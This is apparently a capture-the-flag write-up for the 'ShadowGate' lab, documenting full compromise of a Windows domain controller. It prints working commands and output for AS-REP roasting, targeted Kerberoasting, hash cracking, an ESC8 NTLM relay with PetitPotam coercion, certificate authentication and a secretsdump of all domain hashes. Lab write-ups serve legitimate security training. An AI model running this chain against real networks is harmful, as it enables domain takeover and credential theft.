
HackSmarter
ShadowGate
- Nmap
- NetExec / nxc
- Gobuster
- Impacket GetNPUsers
- Hashcat
- targetedKerberoast
- Certipy / certipy-ad
- ntlmrelayx
- PetitPotam
- secretsdump
Enumeration
Port Scan
Initial scan identified the target as a Windows Domain Controller.
Running Nmap -A on 10.1.88.26: [53, 80, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389, 5985, 9389, 49664, 49667, 49670, 50715, 54306, 56921, 56922, 56934, 56948]

Nmap scan report for 10.1.88.26
Host is up (0.15s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-21 16:24:56Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: shadow.gate0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
50715/tcp open  msrpc         Microsoft Windows RPC
54306/tcp open  msrpc         Microsoft Windows RPC
56921/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
56922/tcp open  msrpc         Microsoft Windows RPC
56934/tcp open  msrpc         Microsoft Windows RPC
56948/tcp open  msrpc         Microsoft Windows RPC
Domain and host information from the scan:
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
DNS_Domain_Name: shadow.gate DNS_Computer_Name: DC01.shadow.gate NetBIOS_Domain_Name: SHADOW NetBIOS_Computer_Name: DC01
SMB
Tried Guest authentication.
nxc smb 10.1.88.26 -u 'Guest' -p '' --shares

SMB         10.1.88.26      445    DC01             [*] Windows Server
2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False)
(SMBv1:False)
SMB         10.1.88.26      445    DC01             [-]
shadow.gate\\\\Guest: STATUS_ACCOUNT_DISABLED
Tried anonymous SMB authentication.
nxc smb 10.1.88.26 -u '' -p '' --shares

SMB         10.1.88.26      445    DC01             [*] Windows Server
2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False)
(SMBv1:False)
SMB         10.1.88.26      445    DC01             [+] shadow.gate\\\\:
SMB         10.1.88.26      445    DC01             [-] Error
enumerating shares: STATUS_ACCESS_DENIED
Anonymous login worked, but share enumeration was denied.
HTTP
Ran directory brute force against IIS.
gobuster dir -u "<http://dc01.shadow.gate/>" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,txt,html,bak,zip,sh -b 404

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     <http://dc01.shadow.gate/>
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,html,bak,zip,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/# license, visit <http://creativecommons.org/licenses/by-sa/3.0/> (Status: 400) [Size: 3490]
/*checkout*           (Status: 400) [Size: 3490]
Progress: 65848 / 1543913 (4.27%)
The web root gave up nothing usable, so I leaned on the one thing the anonymous session did allow — pulling the domain’s user list.
Anonymous User Enumeration
Used anonymous SMB session to enumerate domain users.
nxc smb 10.1.88.26 -u '' -p '' --users

SMB         10.1.88.26      445    DC01             [*] Windows Server
2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False)
(SMBv1:False)
SMB         10.1.88.26      445    DC01             [+] shadow.gate\\\\:
SMB         10.1.88.26      445    DC01             -Username-
          -Last PW Set-       -BadPW- -Description-
SMB         10.1.88.26      445    DC01             Administrator
          2026-01-11 11:33:05 0       Built-in account for administering
 the computer/domain
SMB         10.1.88.26      445    DC01             Guest
          <never>             0       Built-in account for guest
access to the computer/domain
SMB         10.1.88.26      445    DC01             krbtgt
          2026-01-12 02:45:27 0       Key Distribution Center Service
Account
SMB         10.1.88.26      445    DC01             ATHENA
          2026-03-04 15:23:19 0
SMB         10.1.88.26      445    DC01             mbrownlee
          2026-03-04 15:24:05 0
SMB         10.1.88.26      445    DC01             bbrown
          2026-01-15 14:24:07 0
SMB         10.1.88.26      445    DC01             jtrueblood
          2026-04-28 18:14:47 0
SMB         10.1.88.26      445    DC01             jsmith
          2026-03-04 15:26:29 0
SMB         10.1.88.26      445    DC01             clocke
          2026-03-04 15:24:32 0
SMB         10.1.88.26      445    DC01             tclarke
          2026-03-04 15:25:33 0
SMB         10.1.88.26      445    DC01             jbradford
          2026-03-04 15:24:59 0
SMB         10.1.88.26      445    DC01             amoss
          2026-03-04 15:25:52 0
SMB         10.1.88.26      445    DC01             [*] Enumerated 12
local users: SHADOW
Created users.txt from the enumerated users.
mkdir Desktop/HackSmarter/shadow && cd Desktop/HackSmarter/shadowcat > users.txt << 'EOF'
Administrator
Guest
krbtgt
ATHENA
mbrownlee
bbrown
jtrueblood
jsmith
clocke
tclarke
jbradford
amoss
EOFInitial Access
AS-REP Roasting
With a full username list but still no password, the cheapest next move was AS-REP roasting — asking the KDC for each account and seeing which ones don’t require Kerberos pre-authentication, since those hand back a crackable hash to anyone.
impacket-GetNPUsers shadow.gate/ -dc-ip 10.1.88.26 -usersfile users.txt -no-pass

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated
companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials
have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials
have been revoked)
[-] User ATHENA doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mbrownlee doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bbrown doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$jtrueblood@SHADOW.GATE:94c326a4423da4010ae7c3b477a17802$ae6befb2a8792bdb9f2accf55de75ffb13cbca97f45f4034f1b1bc94a0db976298408c7a55726fef6e8362d91613e85a7a8f2c6602ec7775cc9803595b28cb68927c906ffed01f8ad9c255ea40cc6c097156a1e20691f59561adff02c3fc1a32deee77a28ac31acea76bc48adee633a834449eedd50384f960fd40a0deec40075da60e68a38d29eef3ebb198f3ccc6e852c12dfad29328dc9fbbc8e27b06ab944759d911d7bd6e9d7be334fe26ec528e4ff9366d04dc4aefae91b351d37120fb0e9d9033490e22e80c5df31c111a711b3bafd3978424883641436d58d4d63cc9f3378dfcf2b54864c0c5
[-] User jsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User clocke doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tclarke doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jbradford doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User amoss doesn't have UF_DONT_REQUIRE_PREAUTH set
The AS-REP roastable user was:
jtruebloodCrack AS-REP Hash
hashcat -m 18200 asrep_hashes.txt ~/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt --force$krb5asrep$23$jtrueblood@SHADOW.GATE:94c326a4423da4010ae7c3b477a17802$ae6befb2a8792bdb9f2accf55de75ffb13cbca97f45f4034f1b1bc94a0db976298408c7a55726fef6e8362d91613e85a7a8f2c6602ec7775cc9803595b28cb68927c906ffed01f8ad9c255ea40cc6c097156a1e20691f59561adff02c3fc1a32deee77a28ac31acea76bc48adee633a834449eedd50384f960fd40a0deec40075da60e68a38d29eef3ebb198f3ccc6e852c12dfad29328dc9fbbc8e27b06ab944759d911d7bd6e9d7be334fe26ec528e4ff9366d04dc4aefae91b351d37120fb0e9d9033490e22e80c5df31c111a711b3bafd3978424883641436d58d4d63cc9f3378dfcf2b54864c0c5:blood_brothersRecovered credentials:
jtrueblood:blood_brothersCredential Validation
Validated the credentials over LDAP.
nxc ldap dc01.shadow.gate -u 'jtrueblood' -p 'blood_brothers'

LDAP        10.1.88.26      389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:shadow.gate)
LDAP        10.1.88.26      389    DC01             [+] shadow.gate\\\\jtrueblood:blood_brothers
Enumerated SMB shares with the same credentials.
nxc smb dc01.shadow.gate -u 'jtrueblood' -p 'blood_brothers' --shares

SMB         10.1.88.26      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:False)
SMB         10.1.88.26      445    DC01             [+] shadow.gate\\\\jtrueblood:blood_brothers
SMB         10.1.88.26      445    DC01             [*] Enumerated shares
SMB         10.1.88.26      445    DC01             Share           Permissions     Remark
SMB         10.1.88.26      445    DC01             -----           -----------     ------
SMB         10.1.88.26      445    DC01             ADMIN$                          Remote Admin
SMB         10.1.88.26      445    DC01             C$                              Default share
SMB         10.1.88.26      445    DC01             CertEnroll      READ            Active Directory Certificate Services share
SMB         10.1.88.26      445    DC01             IPC$            READ            Remote IPC
SMB         10.1.88.26      445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.88.26      445    DC01             SYSVOL          READ            Logon server share
The CertEnroll share was the tell here — that share only shows up where AD CS is installed, so a certificate-services attack path was suddenly worth keeping in mind.
BloodHound Path

BloodHound revealed that `jtrueblood` had `GenericWrite` over `bbrown`.

jtrueblood
GenericWrite
    ↓
bbrown
MemberOf
    ↓
ADCS-READER
Lateral Movement / Credential Expansion
Targeted Kerberoasting
Used targetedKerberoast with the valid jtrueblood credentials.
python3 ~/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py -v -d shadow.gate -u 'jtrueblood' -p 'blood_brothers'

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (bbrown)
[+] Printing hash for (bbrown)
$krb5tgs$23$*bbrown$SHADOW.GATE$shadow.gate/bbrown*$3c99710bff0a226a0432dbc59b0ad39e$045733802c71fc6540002a3e1083698d6ff96ec7ec83d78b7cf5e8b1148be94a3968194ed5a9ac3b3b6ace2461f8ec399f1cce806d0ba73241d2a8a5b42d07c0a4b00d55df7becaa39a408b47a142eac7d6c4d43dbbe5df88e02b41ccfddde01628c976e677dda109ae3236a1de8033b687fdceb9556959d03d74b85ccb772c918377e7eb039b2a1b08eb1bec15a22f22ca7d7c3dfea815571f38a7b3b2d61d5da770c81606c7f712dd859d46492baf85075915e02ab5305f9df82a408cd5c3d915825f5afd14edd9bd591d011eddee27ff46b7f822dbf7c2002aeb0e3c5cc4809cb5c0892ad81a9c8b66b77cc549a0f136e0998f3bec27ee09bcfb40029ef7568287037ef9dd372a9819a7a89311dc7930b90a1c506a955f88c5b90bb3bfbf6b08bf6ebcd783ba2d299139183f6632e0a1d0007f9a7e9b93de3f931b9832d80d7744213e498a2eab1e549ea02b9a8d6940846ff524559613144b736d4c6eaff84587d0f31caf5563073a8e4506837ebb5b0cb2f00ab18ba586fc3034db39a875b3fda06d1aaea0c5ab85ced8e2c780251abffdc59c9842ab6dfcff02deb70497f48c58b7fa989d6be40dbcbe806b98dc5f8e5b1989624da3413c299c8b2a1889ab50f8fbf2973ac9f019d61ca9fcc91198d6b89af40ad57cf627df6e513abb4133e9a852a102a0bc8de69f56dc88d79d3e73d4f1e83d76a004f2a86ddbaff50a03407af59f64e81139e701d6b60cf6c308c069d4f40f84a9163531812d36eac5aec035b47766f47aaa279ab3b62ccfd4cfe35ae9e6fe7e24915689a0788b7f62fbbda5cc1fb1a8d5c04c8ed5de8e309b6d0c227c11226cf004dc28cf86a10dff965f158b30d8664a84dbe4a677931384ae665b66ed870e4a5ae555a04741d26f3ee6f840cc50513dd98b2360c4b6f378853061deb0a566f7296bba30254ae2122047f148994be4bc48c4c7a4c876a21fa0e422cd63578e06a72c5e5590fb806ed6bd38e630abf95b811a209759ad2b6471b77ab5306fcfd4b8f7a9d80aa37f545857c6cc3480b061e26689c99355a640e65f2a6207d0a08599508dcb5a79c14dc3de987c3e01a97a794644dc586a2fbe358aa165fc42fc25aacd5333695fe08dfa35daf97f70fbfd895db42c49b1c43a712a9d17c440a4cb7131e79e843bd035ea1601b460cc543c786f3d6266a093eb6374870d21a1d49dc2bad56fa74740968888310d0b14eb9446e4350adfbd916e909db2c7e588f15447ce293396c9d02b140368999d3daa832cabb3693dd5c6ae933e364c2dc2493b6a078b6d9959b9e6e2f5dc38b8a259c5849dc0331e169eb6a44cc0307e0a9f5e94c33e34e5765a4a0990ce9869858379ba2d22963deed7c1f76d4e7df7a74776e4532bd086f909bbd849b34301f71a12bd545320d04b38c488e4037d0a610f5c7e42b9457c3f390f7eb6946177cf8ddf2927da30d47547d1cf114f53590c23ae8d6932ca66daf10089f36e0c233aa34cf8feb62123e60603cf5931e3725
[VERBOSE] SPN removed successfully for (bbrown)
The tool added an SPN to bbrown, requested a TGS, printed the hash, and removed the SPN.
Crack TGS Hash
hashcat -m13100 output.txt ~/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt$krb5tgs$23$*bbrown$SHADOW.GATE$shadow.gate/bbrown*$3c99710bff0a226a0432dbc59b0ad39e$045733802c71fc6540002a3e1083698d6ff96ec7ec83d78b7cf5e8b1148be94a3968194ed5a9ac3b3b6ace2461f8ec399f1cce806d0ba73241d2a8a5b42d07c0a4b00d55df7becaa39a408b47a142eac7d6c4d43dbbe5df88e02b41ccfddde01628c976e677dda109ae3236a1de8033b687fdceb9556959d03d74b85ccb772c918377e7eb039b2a1b08eb1bec15a22f22ca7d7c3dfea815571f38a7b3b2d61d5da770c81606c7f712dd859d46492baf85075915e02ab5305f9df82a408cd5c3d915825f5afd14edd9bd591d011eddee27ff46b7f822dbf7c2002aeb0e3c5cc4809cb5c0892ad81a9c8b66b77cc549a0f136e0998f3bec27ee09bcfb40029ef7568287037ef9dd372a9819a7a89311dc7930b90a1c506a955f88c5b90bb3bfbf6b08bf6ebcd783ba2d299139183f6632e0a1d0007f9a7e9b93de3f931b9832d80d7744213e498a2eab1e549ea02b9a8d6940846ff524559613144b736d4c6eaff84587d0f31caf5563073a8e4506837ebb5b0cb2f00ab18ba586fc3034db39a875b3fda06d1aaea0c5ab85ced8e2c780251abffdc59c9842ab6dfcff02deb70497f48c58b7fa989d6be40dbcbe806b98dc5f8e5b1989624da3413c299c8b2a1889ab50f8fbf2973ac9f019d61ca9fcc91198d6b89af40ad57cf627df6e513abb4133e9a852a102a0bc8de69f56dc88d79d3e73d4f1e83d76a004f2a86ddbaff50a03407af59f64e81139e701d6b60cf6c308c069d4f40f84a9163531812d36eac5aec035b47766f47aaa279ab3b62ccfd4cfe35ae9e6fe7e24915689a0788b7f62fbbda5cc1fb1a8d5c04c8ed5de8e309b6d0c227c11226cf004dc28cf86a10dff965f158b30d8664a84dbe4a677931384ae665b66ed870e4a5ae555a04741d26f3ee6f840cc50513dd98b2360c4b6f378853061deb0a566f7296bba30254ae2122047f148994be4bc48c4c7a4c876a21fa0e422cd63578e06a72c5e5590fb806ed6bd38e630abf95b811a209759ad2b6471b77ab5306fcfd4b8f7a9d80aa37f545857c6cc3480b061e26689c99355a640e65f2a6207d0a08599508dcb5a79c14dc3de987c3e01a97a794644dc586a2fbe358aa165fc42fc25aacd5333695fe08dfa35daf97f70fbfd895db42c49b1c43a712a9d17c440a4cb7131e79e843bd035ea1601b460cc543c786f3d6266a093eb6374870d21a1d49dc2bad56fa74740968888310d0b14eb9446e4350adfbd916e909db2c7e588f15447ce293396c9d02b140368999d3daa832cabb3693dd5c6ae933e364c2dc2493b6a078b6d9959b9e6e2f5dc38b8a259c5849dc0331e169eb6a44cc0307e0a9f5e94c33e34e5765a4a0990ce9869858379ba2d22963deed7c1f76d4e7df7a74776e4532bd086f909bbd849b34301f71a12bd545320d04b38c488e4037d0a610f5c7e42b9457c3f390f7eb6946177cf8ddf2927da30d47547d1cf114f53590c23ae8d6932ca66daf10089f36e0c233aa34cf8feb62123e60603cf5931e3725:12345678Recovered credentials:
bbrown:12345678Validate bbrown
nxc smb dc01.shadow.gate -u 'bbrown' -p '12345678' --shares

SMB         10.1.88.26      445    DC01             [*] Windows Server
2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False)
(SMBv1:False)
SMB         10.1.88.26      445    DC01             [+]
shadow.gate\\\\bbrown:12345678
SMB         10.1.88.26      445    DC01             [*] Enumerated
shares
SMB         10.1.88.26      445    DC01             Share
Permissions     Remark
SMB         10.1.88.26      445    DC01             -----
-----------     ------
SMB         10.1.88.26      445    DC01             ADMIN$
            Remote Admin
SMB         10.1.88.26      445    DC01             C$
            Default share
SMB         10.1.88.26      445    DC01             CertEnroll      READ
            Active Directory Certificate Services share
SMB         10.1.88.26      445    DC01             IPC$            READ
            Remote IPC
SMB         10.1.88.26      445    DC01             NETLOGON        READ
            Logon server share
SMB         10.1.88.26      445    DC01             SYSVOL          READ
            Logon server share
ADCS Enumeration
The CertEnroll share and HTTP service pointed to Active Directory Certificate Services.
Certipy output confirmed the CA configuration:
Certificate Authorities
  0
    CA Name                             : shadow-DC01-CA
    DNS Name                            : DC01.shadow.gate
    Certificate Subject                 : CN=shadow-DC01-CA, DC=shadow, DC=gate
    Certificate Serial Number           : 749A4BA2BEA3CFBC41ECDFAEE502E46C
    Certificate Validity Start          : 2026-01-12 02:50:31+00:00
    Certificate Validity End            : 2046-01-12 03:00:31+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
The CA was vulnerable to ESC8:
[!] Vulnerabilities
  ESC8                              : Web Enrollment is enabled over HTTP.
Important CA permissions:
Permissions
  Owner                             : SHADOW.GATE\\\\Administrators
  Access Rights
    ManageCa                        : SHADOW.GATE\\\\Administrators
                                      SHADOW.GATE\\\\Domain Admins
                                      SHADOW.GATE\\\\Enterprise Admins
    ManageCertificates              : SHADOW.GATE\\\\Administrators
                                      SHADOW.GATE\\\\Domain Admins
                                      SHADOW.GATE\\\\Enterprise Admins
    Enroll                          : SHADOW.GATE\\\\Authenticated Users
Privilege Escalation
ESC8 NTLM Relay Setup
The plan for ESC8 was to relay a machine account’s NTLM authentication into the CA’s HTTP Web Enrollment and request a certificate as that machine. I set up ntlmrelayx first, pointed at ADCS Web Enrollment with the DomainController template, so a relayed DC01$ auth would come back as a usable certificate.
sudo impacket-ntlmrelayx \\\\
-t <http://DC01.shadow.gate/certsrv/> \\\\
--adcs \\\\
--template DomainController \\\\
-smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled
[*] Servers started, waiting for connectionsPetitPotam Coercion
With the relay listening, I needed the DC to authenticate to me. PetitPotam does exactly that — bbrown’s credentials were enough to coerce DC01 into authenticating back to the relay server over MS-EFSRPC.
python3 PetitPotam/PetitPotam.py \\\\
-d shadow.gate \\\\
-u bbrown \\\\
-p '12345678' \\\\
10.200.58.254 \\\\
DC01.shadow.gate
Trying pipe lsarpc
[-] Connecting to ncacn_np:DC01.shadow.gate[\\\\PIPE\\\\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!Relay output:
[*] (SMB): Received connection from 10.1.88.26, attacking target <http://DC01.shadow.gate>
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from /@10.1.88.26 against <http://DC01.shadow.gate> SUCCEED [1]
[*] http:///@dc01.shadow.gate [1] -> Generating CSR...
[*] http:///@dc01.shadow.gate [1] -> CSR generated!
[*] http:///@dc01.shadow.gate [1] -> Getting certificate...
[*] http:///@dc01.shadow.gate [1] -> GOT CERTIFICATE! ID 3
[*] http:///@dc01.shadow.gate [1] -> Writing PKCS#12 certificate to ./DC01.shadow.gate.pfx
[*] http:///@dc01.shadow.gate [1] -> Certificate successfully written to file
Generated certificate:
DC01.shadow.gate.pfxShell / Domain Compromise
Authenticate with Certificate
Authenticated with the obtained PFX using Certipy.
certipy-ad auth \\\\
-pfx DC01.shadow.gate.pfx \\\\
-dc-ip 10.1.88.26
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN DNS Host Name: 'DC01.shadow.gate'
[*] Security Extension SID: 'S-1-5-21-243493930-1113464705-3012771586-1000'
[*] Using principal: 'dc01$@shadow.gate'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc01.ccache'
[*] Wrote credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@shadow.gate': aad3b435b51404eeaad3b435b51404ee:57867e655d1abc9f45fd6e954e351531Exported the Kerberos cache.
export KRB5CCNAME=$(pwd)/dc01.ccacheConfirmed the credential cache exists.
ls *.ccachedc01.ccacheDump Domain Secrets
Used the DC01 machine account Kerberos ticket to dump domain credentials.
impacket-secretsdump -k -no-pass DC01.shadow.gateImpacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\\\\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4366ec0f86e29be2a4a5e87a1ba922ec:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b5509cbfe52e94940c0ec99b21e09802:::
shadow.gate\\\\ATHENA:1103:aad3b435b51404eeaad3b435b51404ee:3215f4c7c852647c88694ab0b57daaba:::
shadow.gate\\\\mbrownlee:1104:aad3b435b51404eeaad3b435b51404ee:6f16868319543175e7f3e6d4eea9adfb:::
shadow.gate\\\\bbrown:1109:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::
shadow.gate\\\\jtrueblood:1110:aad3b435b51404eeaad3b435b51404ee:27e133a345b980d24e3a60f169f2cb7e:::
shadow.gate\\\\jsmith:1112:aad3b435b51404eeaad3b435b51404ee:be0b6d125a6645747d91d30ed3bef98f:::
shadow.gate\\\\clocke:1113:aad3b435b51404eeaad3b435b51404ee:ff506444e2c59b0241812e8e17b0f05e:::
shadow.gate\\\\tclarke:1114:aad3b435b51404eeaad3b435b51404ee:9290a555713c7db0cf7fbf0ac28c1100:::
shadow.gate\\\\jbradford:1115:aad3b435b51404eeaad3b435b51404ee:f5c86043de2a116c6458f3de9aad89de:::
shadow.gate\\\\amoss:1116:aad3b435b51404eeaad3b435b51404ee:381480af4a988ad46758c2f79ee64090:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:57867e655d1abc9f45fd6e954e351531:::
[*] Kerberos keys grabbedThat closed the loop: the DC’s own machine-account ticket, turned back against the directory, dumped every hash it stored — including krbtgt and Administrator. Full domain compromise.
Attack Path Summary
Anonymous SMB user enumeration
→ Created users.txt
→ AS-REP roasted jtrueblood
→ Cracked jtrueblood:blood_brothers
→ Authenticated to LDAP/SMB
→ Found CertEnroll share / ADCS exposure
→ BloodHound enumaration revealed Lateral Movement / Credential Expansion
→ Used targetedKerberoast with jtrueblood
→ Retrieved bbrown TGS hash
→ Cracked bbrown:12345678
→ Authenticated with bbrown
→ Confirmed ADCS ESC8 from Certipy output
→ Started ntlmrelayx against <http://DC01.shadow.gate/certsrv/>
→ Used PetitPotam with bbrown to coerce DC01 authentication
→ Relayed DC01$ NTLM to ADCS Web Enrollment
→ Obtained DC01.shadow.gate.pfx
→ Used certipy-ad auth to get dc01$ TGT and NT hash
→ Exported dc01.ccache
→ Ran impacket-secretsdump with Kerberos
→ Dumped NTDS / domain credentials
Credentials Found
| User | Password / Secret | Source |
|---|---|---|
jtrueblood |
blood_brothers |
AS-REP roast + Hashcat |
bbrown |
12345678 |
targeted Kerberoast + Hashcat |
dc01$ |
57867e655d1abc9f45fd6e954e351531 |
Certipy certificate authentication |
Administrator |
4366ec0f86e29be2a4a5e87a1ba922ec |
secretsdump |
krbtgt |
b5509cbfe52e94940c0ec99b21e09802 |
secretsdump |
Tools Used
- Nmap
- NetExec / nxc
- Gobuster
- Impacket GetNPUsers
- Hashcat
- targetedKerberoast
- Certipy / certipy-ad
- ntlmrelayx
- PetitPotam
- secretsdump